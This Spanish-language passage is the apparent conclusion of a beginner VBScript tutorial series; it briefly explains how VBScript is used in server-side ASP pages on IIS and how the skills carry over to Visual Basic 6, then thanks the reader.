Si queréis aprender, tan solo buscad en Google *tutorial de vbscript*, pues los que os aparecerán enseñan por encima lo visto en el primer tutorial y la forma de ponerlo en páginas web. Por otro lado, como he dicho, en ASP se usa VBScript junto con HTML, a diferencia que este se ejecuta en el servidor (que debe ser de la gama IIS). Esto va más para desarrolladores de páginas web, pero siempre es bueno saberlo. Así, en una página ASP, todo lo que va entre <% y %> es Visual Basic Script (generalmente) y cumple las siguientes características:

- Se ejecuta en el servidor, no en la máquina del cliente.
- Los objetos se crearán en vez de con CreateObject, con Server.CreateObject.
- Cobra especial importancia el objeto ADODB.Connection
- Todo lo que no este entre <% y %> será HTML.
- Tiene unas cuantas reglas básicas adicionales y pequeñas variaciones.

De esa forma, alguien con conocimientos de Visual Basic Script, junto con conocimientos de aplicaciones Web, puede crear fácilmente páginas dinámicas una vez aprenda (en Google si buscas *tutorial ASP* aparece) unas cuantas reglas adicionales muy simples y sencillas.

De todo esto que he dicho, no te preocupes si no te has enterado mucho, pues es para aquellos con experiencia en aplicaciones web. Pero no has de olvidar la ventaja de Visual Basic Script, y es que te sirve integra y completamente **para Visual Basic 6**, y verás pues, que todo **lo aprendido puede ser usado con facilidad**, centrándote así en aprender lo que de verdad hace importante a Visual Basic 6; que es el diseño de un programa, dejando de lado las subtareas que este debe realizar, pues ya has aprendido ha hacerlas con Visual Basic Script.

Solo me queda terminar este tutorial diciendo, en primer lugar que practiques y recuerdes esto, pues la práctica hace maestros. En segundo lugar, que he incluido junto con el tutorial dos referencias de Visual Basic Script y los ejemplos en su versión script. Y en tercer lugar que muchas gracias por haber leído hasta el final y por aguantar a alguien que no se expresa como uno desearía. Sinceramente, espero que estos tres tutoriales hayan cumplido su objetivo, o que al menos te ayudasen.